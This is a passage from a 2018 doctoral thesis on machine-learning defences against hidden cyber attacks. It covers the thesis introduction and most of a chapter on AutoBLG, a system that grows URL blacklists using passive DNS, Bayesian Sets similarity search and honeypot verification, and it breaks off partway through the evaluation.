Discovering the Hidden Cyber Attacks: Machine Learning Based Approaches

伏在するサイバー攻撃の発見: 機械学習によるアプローチ

February, 2018

Bo SUN

孫　博

Discovering the Hidden Cyber Attacks: Machine Learning Based Approaches

伏在するサイバー攻撃の発見: 機械学習によるアプローチ

February, 2018

Waseda University

Graduate School of Fundamental Science and Engineering

Department of Computer Science and Communications Engineering,
Research on Networked Systems

Bo SUN

孫　博

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Background

Today, the modus operandi of cyber attackers is rapidly evolving to evade existing attack detection systems, and consequently, new types of attacks that cannot be identified have emerged in various fields. These attacks are also called unknown security threats. For example, cyber security attacks from unknown threats increased by 40 percent in every quarter, according to Panda Security's latest quarterly report [1]. Trend Micro also revealed that mobile security is confronted with the rapid growth of unknown threats [2]. An attacker usually hides the attacks from unknown threats by camouflaging it with real-world data in a way that it is very difficult for users to forestall and protect themselves from such attacks. For example, fake reviews posted by attackers are very similar to genuine reviews. Users cannot distinguish between these two kinds of reviews when selecting an app. This thesis refers to such attacks due to unknown threats as *hidden cyber attacks*. Endless hidden cyber attacks cause immense damage to users, and so detecting and preventing them in the early stages is a crucial and highly anticipated security issue. Although many previous studies are related to solving this problem [3–10], because of the wide variety of hidden cyber attacks and the broad fields that are affected, there are still many hidden cyber attacks that need to be addressed.

1.2 Research Targets

To fill in this gap, this thesis focuses on the hidden cyber attacks in the following two types of security fields: web security and mobile security, separately. More users can benefit from our solutions since these two fields have a relatively large number of users. Moreover, this thesis leverages machine-learning technology as the main approach for predicting hidden cyber attacks. Because of the huge amount of data in cyber space such as ratings and reviews in mobile app stores, it can be extremely challenging for end users and security specialists to handle and discover all the hidden cyber attacks from such large-scale data. Machine-learning technology can help users cope with such attacks in an automated manner. This thesis applies two topics that are also suitable and indispensable for machine-learning technology.

Hidden Cyber Attacks in Web Security. There are many types of hidden cyber attacks that affect web security. Modern web users are well acquainted with Uniform Resource Locator (URL) and use it to locate websites when surfing the Internet. Web users may encounter a browser security threat called drive-by-download attacks. Drive-by-download attacks use exploit codes hidden behind the URLs to take control of the users' web browser. Many web users do not consider such underlying threats while clicking the URLs. URL blacklist is one of the practical approaches to thwarting browser-targeted attacks. However, Malicious URLs have a very short life-span and it is time consuming to discover new malicious URLs by refreshing the URL blacklist through user feedback and proactive web space searches. Consequently, URL blacklist cannot cope with previously unseen malicious URLs. Therefore, it is crucial to constantly update the URLs to make a URL blacklist effective. This thesis assumes this unsolved problem (**Updating the speed of URL blacklist**) as the first research topic.

Hidden Cyber Attacks in Mobile Security. There are several types of hidden cyber attacks that compromise mobile security. Ratings, reviews, and metadata of the app are essential to mobile users as they can acquire useful information from such data to facilitate their decision on installing the app from the mobile app store. With the rapid growth in smartphone usage, developers have developed a large number of apps in the recent years. Mobile app stores, such as Google Play, play a vital role in distributing such apps to end users. These mobile app stores also provide reference data including ratings, reviews, number of installations, and the category of the apps for end users. The ratings and reviews are user-generated content (UGC) that affect the reputation of an app. Unfortunately, miscreants may exploit such channels to conduct promotional attacks (PAs) that lure victims to install malicious apps using fake ratings and reviews. Therefore, it is very important to identify PAs in the early stages. This thesis considers this unsolved problem (**PAs in Mobile App Store**) as the second research topic.

1.3 Thesis Contributions

Under these situations, the objective of this thesis is to establish an effective and efficient countermeasure against hidden cyber attacks by leveraging approaches based on machine learning. The countermeasure is based on the implementation of an automatic system or framework, which can identify hidden cyber attacks from large-scale and real-world datasets. The following is the description and evaluation of the countermeasures proposed in this thesis.

AutoBLG. To tackle the problem in URL blacklist generation, this thesis proposes a framework known as automatic blacklist generator (AutoBLG) that automates the collection of new malicious URLs by starting from an existing URL blacklist. The primary mechanism of AutoBLG is expanding the search space of web pages while reducing the number of URLs to be analyzed by applying several pre-filters, such as similarity search, to accelerate the process of generating blacklists. This thesis implements similarity search using Bayesian Sets, which is an on-demand clustering machine-learning algorithm. AutoBLG consists of three primary components: URL expansion, URL filtration, and URL verification. Through extensive analysis using a high-performance web client honeypot, we demonstrate that AutoBLG can successfully discover new and previously unknown drive-by-download URLs from the vast web space. The main contribution of this countermeasure is that AutoBLG is a novel light-weight system that can effectively and efficiently discover new and previously unknown malicious URLs that are considered as hidden cyber attacks in web security.

PADetective. To prevent PAs in Mobile App Stores, this thesis proposes and develops a new system called PADetective to detect miscreants who are likely to engage in promotional attacks. This thesis tests five supervised machine-learning algorithms and selects the most suitable Random Forest algorithm as our detection model. Using a 1723-entry labeled dataset, we demonstrated that the true positive rate of the detection model is 90% and the false positive rate is 5.8%. We then applied our system to an unlabeled dataset of 57 M reviews written by 20 M users for 1 M apps to characterize the prevalence of threats in the wild. The PADetective system identified 289 K reviewers as potential PA attackers. The potential PA attackers posted reviews for 136 K apps, which included 21 K malicious apps. We also report that our system can be used to identify potentially malicious apps that have not been detected by anti-virus checkers. The major contribution of this countermeasure is that it is the first study that aims to detect PA attackers from a large volume of reviewers with high accuracy and low false positive rates. Our extensive analysis revealed that the identified PAs can be used to discover potentially malicious apps that are a type of hidden cyber attacks in mobile security.

As mentioned above, this thesis sheds new light on the use of approaches based on machine learning as common countermeasures to two different types of hidden cyber attacks. Because the two countermeasures can be used to discover potentially malicious URLs and malicious apps, they can serve as an effective assistive tool for security operators and malware analysts.

1.4 Outline

The remainder of this thesis is organized as follows. Chapter 2 presents a framework called automatic blacklist generator (AutoBLG) that automatically identifies new malicious URLs using an existing URL blacklist. The key idea behind AutoBLG is expanding the search space of web pages while reducing the number of URLs to be analyzed by applying several pre-filters to accelerate the process of generating blacklists. Chapter 3 introduces a system called PADetective, which learns the features of known promotional attackers and then automatically detects unknown promotional attackers using machine-learning techniques. Chapter 4 discusses the limitation and future work of this thesis. Finally, Chapter 5 presents the conclusions.

Chapter 2

Automating URL Blacklist Generation with Similarity Search Approach

2.1 Introduction

Today, internet users are exposed to various web-based attacks. Kaspersky's annual report shows that such attacks occur 4.7 M per day globally. Of the web-based attacks, drive-by-download attack is considered as a significant threat, accounting for 93% of web-based attacks [11]. Drive-by-download attacks can be easily triggered by simply visiting a malicious URL. A malicious URL infects a web user's computer with malware by exploiting web browser or browser plug-in vulnerabilities. Many web users tend to click such URLs without considering the underlying threats.

Adopting a URL blacklist as a pre-filtering mechanism is one of the most efficient countermeasures for browser-targeted threats. A URL blacklist is a database that stores a list of URLs that have been identified as malicious. If the URL accessed by the user is blacklisted, it will be automatically blocked by the browser. User feedback and proactively searching web space are the general methods of building and maintaining a URL blacklist.

Several challenges are needed to generate an effective URL blacklist. First, we must tackle the scalability of the World Wide Web. There are 30 trillion unique URLs in the wild Internet [12]. Besides, the number of URLs is continually increasing everyday. We must be able to identify malicious URLs among this huge population using a dynamic analysis system such as a web client honeypot, which requires both time and computing resources. Thus, we need mechanisms that drastically minimize the number of URLs that must be verified with the dynamic analysis system. Second, we must address the fact that many of malicious URLs are short-lived. For instance, fast-flux networks change their domain name system (DNS) records rapidly to evade being blacklisted [13]. Thus, a blacklist-generating system should be lightweight.

To the best of our knowledge, although several approaches have proposed mechanisms to generate URL blacklists, none has addressed the above-mentioned two issues directly and simultaneously. We aim to construct a *lightweight* framework called the automatic blacklist generator (AutoBLG). AutoBLG discovers new malicious URLs from web space *automatically*. The key idea of AutoBLG is *expanding* the search space of web pages while *reducing* the number of URLs to be analyzed by applying several pre-filters to accelerate the process of generating a blacklist.

AutoBLG comprises three primary primitives: URL expansion, URL filtration, and URL verification. Each primitive combines several techniques to achieve its functions. Through extensive analysis using a high-performance web client honeypot, we demonstrate that AutoBLG successfully extracts new and previously unknown drive-by-download URLs in a lightweight manner.

Our main contributions can be summarized as follows:

- We developed a novel light-weight system, called AutoBLG that can discover new, previously unknown malicious URLs efficiently.
- Our experiments using various verification systems including web-client honeypot, anti-virus checkers, and public URL reputation system demonstrated the effectiveness of AutoBLG.

The remainder of this chapter is organized as follows. We review related work in section 2.2. A high-level overview of AutoBLG is presented in Section 2.3.

The techniques that comprise AutoBLG are detailed in Section 2.3.2 (URL expansion), 2.3.3 (URL filtration), and 2.3.4 (URL verification). An evaluation of the proposed method is given in Section 2.4. Finally, discussions and conclusions are presented in Sections 2.5 and 2.6, respectively.

2.2 Related work

Many malicious URL detection methods have been proposed in recent years. Such methods can be classified into two categories depending on whether machine learning is used. In this section, we review related work from these two categories.

Machine learning-based approaches

All studies mentioned below have used various types of supervised machine learning to detect malicious URLs. We describe the features and supervised machine learning algorithms proposed in these studies.

Choi *et al.* [3] adopted six groups of discriminative features: lexicon, link popularity, webpage content, DNS, DNS fluxiness, and network traffic. The classifiers proposed by Ma *et al.* [4] were based on only URL strings and host information features; however, they evaluated the performance of multiple classifiers. They determined that a logistic regression classifier is optimal for malicious URL detection in terms of learning time and false-positive rate. Eshete *et al.* [5] constructed multiple classifiers that contain features such as URL strings and web content. They also evaluated the performance of multiple classifiers. Their experimental results show that a random tree classifier achieved the highest accuracy. Xu *et al.* [14] extracted 124 features from the application and network layers. They attempted to select these features using principal component analysis, correlation feature selection, and Ranker search method to determine whether the use of only a few features is as powerful as using all features and to determine the features that are more indicative of malicious websites. Canali *et al.* developed a perfilter called Prophiler [15] that can reduce the load of costly dynamic analysis tools by quickly discarding likely benign URLs. They considered features from HTML content, JavaScript code, and URL strings. By experimenting with numerous standard models, they selected J48 as a suitable classifier. Chiba *et al.* [16] leveraged IP addresses as a primary feature to discriminate malicious traffic from legitimate traffic. Their assumption was that IP addresses are more stable than other features mentioned above. Note that the classifiers adopted in the above-mentioned methods involve batch processing. Ma *et al.* [17] proposed an online classifier method that can update a classifier in real time to address the diversity of big data.

As all these previous studies used supervised machine learning, they constructed classifiers with training data provided in advance. To achieve high accuracy, they prepared a large amount of "ground truth" training data; however, creating such data was a costly process. Moreover, existing malicious URLs in URL blacklists are short lived and cannot be used to obtain more information. The advantage of our proposed method is that malicious URLs are identified using Bayesian sets, which require little training data, as a search algorithm.

Non-machine learning approaches

Invernizzi *et al.* [6] developed EvilSeed; it can more efficiently search the web for URLs that are likely malicious. Unlike other previous studies, Invernizzi *et al.* leveraged search engines such as Google, Bing, and Yacy to find malicious URLs from vast web space. They used malicious URLs detected by Google's Safe Browsing Blacklist and Wepawet as seed URLs. They extracted features from these seed URLs to implement five gadgets: links, content dorks, search engine optimization, domain registration, and DNS queries. Most of the gadgets were used to collect new unknown URLs from web space using search engine queries. However, EvilSeed cannot find malicious URLs that are not indexed by a search engine. Our proposed approach leverages a passive DNS database to search malicious URLs from web space. Thus, even if malicious URLs are not indexed by a search engine, we can find them as long as they are accessed by web users at least once.

Akiyama *et al.* [7] proposed a method that aim to discover new malicious URLs in the neighborhood of a existing malicious URL by using a search engine. The seeds fed to the search engine was different from Invernizzi *et al.*'s work [6]. They created seeds by changing the structure of existing malicious URLs' path. So their system was able to find new malicious URLs with a variety of different paths. In contrast, our work is designed to expand URL search space by collecting different domains associated with a given IP address.

2.3 AutoBLG framework

This section presents the architecture of the AutoBLG framework. The aim of the AutoBLG framework is to improve the effectiveness of URL blacklists by collecting new malicious URLs based on the known ones. We first present high-level overview of the AutoBLG framework. Next, we present three core components, URL expansion, URL filtration, and URL verification.

2.3.1 High-level overview

Here, we present the high-level overview of the AutoBLG framework. To discover new malicious URLs efficiently, we have designed and implemented AutoBLG with three components: URL expansion, URL filtration, and maliciousness verification (see Fig. 3.2). In the URL expansion stage, we leverage the internet protocol (IP) addresses of malicious URLs to gather unknown URLs. Malicious URLs are quickly made unavailable if the attacker determines that their URLs have been blacklisted; however, in most cases, the IP addresses are still open to communication. Therefore, we focus on the network properties of malicious URLs, which should be more stable than the malicious URLs themselves. In fact, this strategy enabled us to gather new malicious URLs that were not reachable from the original URLs through the links of Web. Next, through URL filtration extracts likely malicious URLs from new unknown URLs as a statistical filter. As the statistical filter, we adopt the Bayesian sets algorithm as we shall show in short. Finally, maliciousness of extracted URLs are verified by using several systems including a high-performance web client honeypot, anti-virus checkers, and public URL reputation system. We have summarized both the new methodologies in our AutoBLG framework. First, we proposed a new URL expansion method that is able to gather malicious URLs that were not reachable through the web links which were adopted to search for new malicious URLs in the previous work. Second, with regard to URL filtration, we have implemented a high performance filter by using existing algorithms (Bayesian sets) that find similar items based on user-defined queries to improve the efficiency of URL verification. Third, we have developed three new features that have not been applied by previous works on feature extraction.

2.3.2 URL Expansion

To determine malicious URLs with an existing given URL blacklist, we must obtain a set of unknown URLs that contains malicious URLs as many as possible. First, we leverage a passive DNS database to transform existing malicious URLs to a set of unknown fully qualified domain names (FQDN). Second, we employ a search engine and web crawler to expand FQDNs to URLs with paths. We detail each component of URL expansion as follows.

Pre-processing

The input of the proposed system is a URL blacklist constructed and maintained by a client honeypot Marionette [18] and the sandbox BotnetWatcher [19] , which can analyze online malware while preventing infection to other hosts. Our data-gathering period was from August 02, 2011 to October 01, 2014. Our research has focused on the IP addresses of existing malicious URLs; thus, we extract effective IP addresses from URL blacklists. First, we obtain different IP addresses from a URL blacklist. We then check whether the port 80 (HTTP communication) of IP addresses is available using a tool such as Hping3 [20] or ZMap [21].

Passive DNS Database

To further enhance the information of the given set of IP addresses, we leverage the passive DNS database [22]. For a given IP address, the passive DNS database returns a set of FQDNs that are/were associated with. Note that this process is different from the reverse DNS lookups. For instance, If many FQDNs are associated with a single IP address, we cannot extract these FQDNs through reverse lookups. However, the passive DNS database enables us to extract all the present and past associations of




Fig. 2.1 Overview of the AutoBLG System.

FQDNs and IP addresses, through the large-scale monitoring of DNS cache servers that accomodate many users of several commercial ISPs. Thus, the output of the database is a list of FQDNs that can be considered as the “neighborhood” of existing malicious URLs in terms of IP addresses, which are often stable due to the existence of rogue hosting companies. In order to confirm whether these FQDNs are still in service of DNS, we use Unbound [23] as a local DNS resolver to accomplish such DNS lookups parallelly.

Even if we obtain a list of FQDNs, it is not sufficient because an attacker will likely place malicious webpages deep in the directory structure of a server or in the root directory with a name other than “index.html.” To further locate malicious webpages with URLs of deep paths, FQDNs should be expanded to URLs with paths. As we shall show in short, search engines and web crawler are used to accomplish this task.

Search Engine

To search URLs that are associated with a given set of FQDNs, we made use of search APIs of several commercial search engines. We used site search using the technique such as adding the string “site:” in front of the FQDNs to create search queries, e.g., “site:example.com”. For a given query, we used the top 50 responses, which we empirically determined as follows. First, it is likely that search engines dispose malicious URLs in the top 20 search results. In addition, attackers may apply cloaking technology to their malicious URLs to evade detection by a honeypot. Thus, there may be fewer malicious URLs in the top 20 search results. However, since adversaries may want a malicious URL to be reachable from victims, they may put such URLs in a place that are discoverable by search engines. Therefore, we obtain the top 50 search results to increase the toxicity of our data in URL expansion. Commonly, search results contain various URLs used to download specific file types, such as PDF, SWF, and DOC files. AutoBLG is designed to find new and previously unknown drive-by-download URLs; therefore, we delete such file-related URLs from the search results before submitting data to the web crawler.

Web Crawler

We adopt Apache Nutch [24] as the web crawler and MySQL [25] as the database. Two tasks are assigned to the web crawler. The first expands FQDNs obtained from the passive DNS database to URLs with paths to complement the search engine. Unlike a search engine, a web crawler can extract hyperlinks from HTML content. These hyperlinks are probably not indexed by a search engine. The other task crawls HTML content and stores it to a database for feature extraction. The seeds for crawling are FQDNs obtained from the passive DNS database and URLs returned by the search engine. The output of URL expansion is URLs with HTML content, which are then used to extract HTML features.

2.3.3 URL filtration

To further reduce the amount of obtained URLs, we leverage a machine-learning-based approach. We aim to consider URLs that have characteristics similar to the existing malicious URLs. This filtration enables us to drastically reduce the amount of URLs to be verified. To this end, we adopt Bayesian sets algorithm that finds similar items based on user-defined queries, which specify a set of items that have similar features; e.g., URLs that used the same exploit kit. In the sections below, we first present an overview of Bayesian sets. Next, we describe how we extract features from URLs for applying the Bayesian sets algorithm to our problem.

Bayesian sets

Inspired by Google Sets [26], Ghahramani *et al.* developed a search algorithm called Bayesian Sets [27]. Google Sets[*1] is a useful service that provides a very small set of queries by the user and will output other items with high relevance to these queries from web data. For example, given a set of queries by a user: “Toyota,” “Nissan,” “Honda,” Google Sets will output top items such as “BMW,” “Ford,” “Audi,” “Mitsubishi,” “Mazda,” “Volkswagen” ranked by relevance to the queries.

Ghahramani *et al.* formulated the input and output of Google Sets as clustering on

[*1] The service of Google Sets including Google Sheets is unavailable since August 2014.

demand. More precisely, the queries given by a user can be considered as the subset of some unknown cluster with common features. The output of this algorithm is to complete such a cluster by elements that are highly relevant to queries. Interestingly, the user can form any cluster using different query patterns. We present additional details of the Bayesian sets algorithm as follows.

Let $\mathbf{D}$ be an entire set of URL, $\mathbf{x} \in \mathbf{D}$ be an element belong to this set. The user provides relatively small subset of URL $\mathbf{Q} \subset \mathbf{D}$ as query.

Under the condition of query set $\mathbf{Q}$ given by the user, the following score formula S is created as metrics of measuring the relevance between $\mathbf{Q}$ and $\mathbf{x}$.

$$S(\mathbf{x};\mathbf{Q}) = \frac{P(\mathbf{x},\mathbf{Q})}{P(\mathbf{x})P(\mathbf{Q})} = \frac{P(\mathbf{x}|\mathbf{Q})}{P(\mathbf{x})}$$

Bayesian Sets Algorithm computes each $\mathbf{x} \in \mathbf{D}$'s score using $\mathbf{Q}$ and then outputs $\mathbf{x}$ in the descending order of score.

Let $\mathbf{x}_i = \{x_{i1}, \ldots, x_{im}\}$ be i-th URL's feature vector. where m is the number of feature in each item.

The elements of feature vector are $x_{ij} \in \{0,1\}$ $(1 \le j \le m)$ binary variable. After modeling by paramter θ_j of Bernoulli distribution:

$$P(x_{ij}|\theta_j) = \theta_j^{x_{ij}}(1-\theta_j)^{1-x_{ij}}.$$

Score can be computed as follows.

$$\begin{aligned} S(\mathbf{x}_i;\mathbf{Q}) &= \frac{P(\mathbf{x}_i|\mathbf{Q})}{P(\mathbf{x}_i)} \\ &= \frac{\int P(\mathbf{x}_i|\theta)P(\theta|\mathbf{Q})d\theta}{\int P(\mathbf{x}_i|\theta)P(\theta)d\theta} \end{aligned}$$

The conjugate prior for the parameter θ of a Bernoulli distribution is the Beta distribution $B(\alpha,\beta)$, so finally score formula can be dramatically simplified to the following one using hyperparameters α,β [27].

$$\begin{aligned} S(\mathbf{x}_i;\mathbf{Q}) &= \frac{P(\mathbf{x}_i|\mathbf{Q},\alpha,\beta)}{P(\mathbf{x_i}|\alpha,\beta)} \\ &= \prod_{j=1}^{m} \frac{\alpha_j+\beta_j}{\alpha_j+\beta_j+N}\left(\frac{\tilde{\alpha_j}}{\alpha_j}\right)^{x_{ij}}\left(\frac{\tilde{\beta_j}}{\beta_j}\right)^{1-x_{ij}} \end{aligned}$$

where $N = |\mathbf{Q}|$ and

$$\tilde{\alpha_j} = \alpha_j + \sum_{\mathbf{x}_i \in \mathbf{Q}} x_{ij}$$

$$\tilde{\beta_j} = \beta_j + \sum_{\mathbf{x}_i \in \mathbf{Q}} (1 - x_{ij})$$

It is convenient to compute score in the form of logarithm $\log S(\mathbf{x}_i; \mathbf{Q})$. Hyper-parameters α, β are defined experiencely depending on datasets. For example, they utilized entire data x_{ij}'s average,

$$m_j = \sum_{\mathbf{x}_i \in \mathbf{D}} \frac{x_{ij}}{|\mathbf{D}|}$$

to define $\alpha_j = cm_j$, $\beta_j = c(1 - m_j)$. Because the average of the Beta distribution which is $\alpha_j / (\alpha_j + \beta_j)$ is in accordance with m_j. Our work [27] adopted customary value of paramter $c = 2$.

Bayesian Sets Algorithm computes α, β using an entire set of URL $\mathbf{D}$ beforehand, and then computes $\tilde{\alpha}, \tilde{\beta}$ according to query set $\mathbf{Q}$, finally computes score by means of $\alpha, \beta, \tilde{\alpha}, \tilde{\beta}$.

Feature Extraction

With regard to feature extraction, we focus on using static features to implement lightweight URL filtration; thus, we only extract 19 static features from landing page contents, including HTML tags and JavaScript codes, in reference of Canali *et al.*'s HTML and JavaScript features [15]. We will increase the number of features by acquiring JavaScript files that are loaded by landing page in future.

Because Bayesian sets algorithm assumes the elements of feature vector as Bernoulli distribution, we binarized the feature vector considering 0 as the threshold value. We set the element whose value is larger than threshold value to 1. Furthermore, to select effective features for data collected by our system, we computed the odds ratio of each feature and then eliminated the feature whose ratio was less than 1. Finally, we selected 10 effective features: the number of iframe and frame tags, the number of hidden elements, the number of meta refresh tags, the number of elements with a small area, the number of out-of-place elements, the number of embed and object tags, the presence of unescape behavior, the number of suspicious words in the script, the number of setTimeout functions, and the number of URLs with a different domain. The features that have some differences from previous studies are as follows.

The number of elements with a small area: redirection behavior in landing page by setting very small values of the height and width of redirection tags. A previous study [15] proposed a small area feature that the areas of div, iframe, and object tags are smaller than 30 square pixels or each side of the three tags is smaller than 2 pixels. Our study not only uses the previous study's definition about this feature but also considers frameset tags whose attribute value (border, frameborder, framespacing) is equivalent to 0.

The number of suspicious word in the script's content: Through studying existing malicious URL content, we find that sometimes attackers assign special names such as shellcode or shcode to variables in the script; we mark such variables as suspicious words.

The number of URLs with a different domain: A previous study [15] counts the number of URLs located in specified tags such as script, iframe, embed, form, and object. Our study only considers URLs whose domains are different from landing page URL’s domain because the landing page URL's domain can more possibly be a redirection to a malicious website.

2.3.4 URL Verification

We use three tools to verify the URLs extracted by URL filtration: the Marionette web client honeypot [18] , antivirus software, and VirusTotal [28]. The Marionette client can trace the redirection generated by drive-by-download attacks and identify the malware distribution URL. If an executable file is downloaded from the malware distribution URL, the Marionette web client honeypot will identify such URLs as malicious. Antivirus software analyzes HTML and JavaScript content statically. For example, if there is a hidden attribute in an iframe tag, the antivirus software will identify such content as malicious. VirusTotal is a free URL scanning service. Users submit suspicious URLs to VirusTotal website. VirusTotal compares the

URLs submitted by users to URL blacklists and cyber-attack detection systems and then forwards the result of the comparison to users.

2.4 Evaluation

In this section, we evaluate the performance of the AutoBLG framework and present the results of the evaluation.

2.4.1 Preliminary Experiment

The preliminary experiment aimed to select optimal query patterns for URL filtration. An appropriate query pattern is crucial to the effective performance of a URL filtration algorithm (Bayesian sets). To this end, we used the ground-truth data so that we can confirm the accuracy of the approach. We collected datasets using the proposed system's URL expansion component and verified the datasets using the Marionette honeypot as the ground truth. The datasets for the preliminary experiment contained 10,000 benign URLs, which were verified as benign with our manual inspection, and six malicious URLs, which were verified as landing pages of the drive-by download attack using Marionette. Note that both benign and malicious URLs were generated from the URL expansion of AutoBLG.

We compiled two query patterns from the observations of an existing blacklist to determine if the Bayesian sets algorithm can extract the malicious URLs from the benign URLs. Each query pattern includes $|\mathbf{Q}| = N = 3$ queries; i.e., six URLs were broadly classified into two groups.The queries were determined with a manual inspection that whether there are or not common features in each query's landing pages. To narrow down the range of manual inspection, we leveraged cluster algorithm such as Kmeans and DBSCAN that can divide existing malicious URLs into several clusters based on the similarity of HTML content. We can achieve low frequency of creating query patterns, because our query patterns are depending on HTML content's feature which is more stable than the feature of exploit URL. We adopted all the effective features of HTML contents so that we need to create new query patterns only when new trick about the redirection to exploit URL is used by




Fig. 2.2 The Malicious hit ratio of queries

adversary. We tested several combinations of possible query patterns and confirmed that the succeeding results are not sensitive. Concrete examples of query patterns are described in the Appendix section.

Figure 2.2 presents the number of malicious URLs in the Top-K URLs extracted by the Bayesian Sets given the two queries mentioned above. The two query patterns identify different three malicious URLs in top 300 scores respectively and extract all the six malicious URLs totally; i.e., all the six malicious URLs were in the $2 \times 300 = 600$ of extracted URLs. The result demonstrates that the filtration mechanism with the Bayesian Sets successfully filtered out 94% of benign URLs without missing any malicious URLs.

All the URLs extracted by the Bayesian sets algorithm will be forwarded to the verification systems including the Marionette web client honeypot. Although the Marionette honeypot can achieve low rate of false-positive results, we need to avoid verifying benign URLs as much as possible because the dynamic analysis with web-client honeypot is time-consuming task. Based on the results of preliminary analysis, we considered the top 300 scores as the threshold for URL filtration. The query patterns and threshold determined in the preliminary experiment were utilized in the formal experiment.

Table 2.1 The data flow of AutoBLG

Step	Items	Number	Time
URL Expansion	URLs(blacklist)	26	0
	IP addresses(seed)	15	30s
	FQDNs(Passive DNS database)	33,041	12m
	URLs(Search Engine)	42,736	3h
	URLs(Web crawler)	59,394	1.5h
URL Filtration	query patterns(Bayesian Sets)	2	<2s
	Threshold(Bayesian Sets)	300	
	candidate URLs(Bayesian Sets)	600	
URL Verification	Web Client Honeypot	600	1h
	Antivirus Software	600	
	VirusTotal	600	

2.4.2 Performance of the AutoBLG framework

The data flow of the proposed system is shown in Table 2.1. First, from an existing URL blacklist, 26 most recent URLs, which were landing pages of drive-by download attacks, were selected. These URLs were then forwarded to the URL Expansion component for pre-processing. In the pre-processing step, the 26 URLs were reduced to 15 effective IP addresses. We obtained 33,041 FQDNs from the passive DNS database using the 15 IP addresses as the query. Next, we leveraged a search engine and web crawler to expand the FQDNs to URLs with paths. First, using a search engine, we queried 33,041 FQDNs to acquire 42,736 URLs with paths. Then, we crawled 33,041 FQDNs and 42,736 URLs with paths to identify the HTML content of the landing page. Finally, we expanded the original 26 URLs to 59,394 URLs with landing page HTML content using the URL expansion component. With the URL filtration component, we extracted a static feature from the HTML content and searched for malicious URLs in the 59,394 URLs using the two query patterns used in the preliminary experiment. Only the top 300 URLs were submitted to the three proposed tools in the malicious verification step. Therefore, the proposed filter reduced 99% of the URLs expanded in URL expansion.

In the table, we also present the amount of time needed for each step. Overall, AutoBLG spent approximately 6 hours processing all the data mentioned above. Because we assume that creation of blacklist is daily basis, the amount of time processing is affordable for actual operation. Note that the filtration mechanism of AutoBLG was quite effective in compressing the processing time. If we verified all the 59,394 URLs extracted, it could take more than 100 hours to complete our task. Thus, AutoBLG enables us to accelerate the process of generating blacklist URLs.

Table 2.2 shows the number of malicious URLs verified by the three proposed tools. We do not count duplicate URLs from the two query pattern results; however, duplicate URLs are found in the results for each verification tool. Because some URLs are identified by multiple tools. After eliminating duplications, of the 600 of extracted URLs, 106 URLs were detected as malicious or suspicious as follows. Seven URLs detected by the web client honeypot are definitely malicious because it contained redirecting to the exploit web pages. 23 URLs detected by the multiple antivirus softwares are highly suspicious because they contained several HTTP objects that were detected by the antivirus checkers; e.g., malicious JavaScript or executable malware. 99 URLs detected by VirusTotal are also suspicious URLs that need further manual inspection.

Overall, the AutoBLG framework successfully discovered seven malicious URLs, 23 highly suspicious URLs, and 99 suspicious URLs. Of the discovered 106 URLs, seven URLs are completely new URLs that have not been listed in the VirusTotal, which is built on top of outcomes of several commercial anti-virus products (see Fig. 2.3). Thus, AutoBLG was able to find unknown malicious URLs. We also found that most of the malicious URLs identified by the web-client honeypot were attributed to the ones exploiting a relatively new vulnerability (i.e., MS13-037) compared with the malicious URLs used to extract the effective IP addresses. This result clearly supports our assumption that IP addresses used for distributing malicious web pages are more stable than URLs, which actually carry malicious content.

Figure 2.3 shows the correlation of three verification tools' result. As we men-

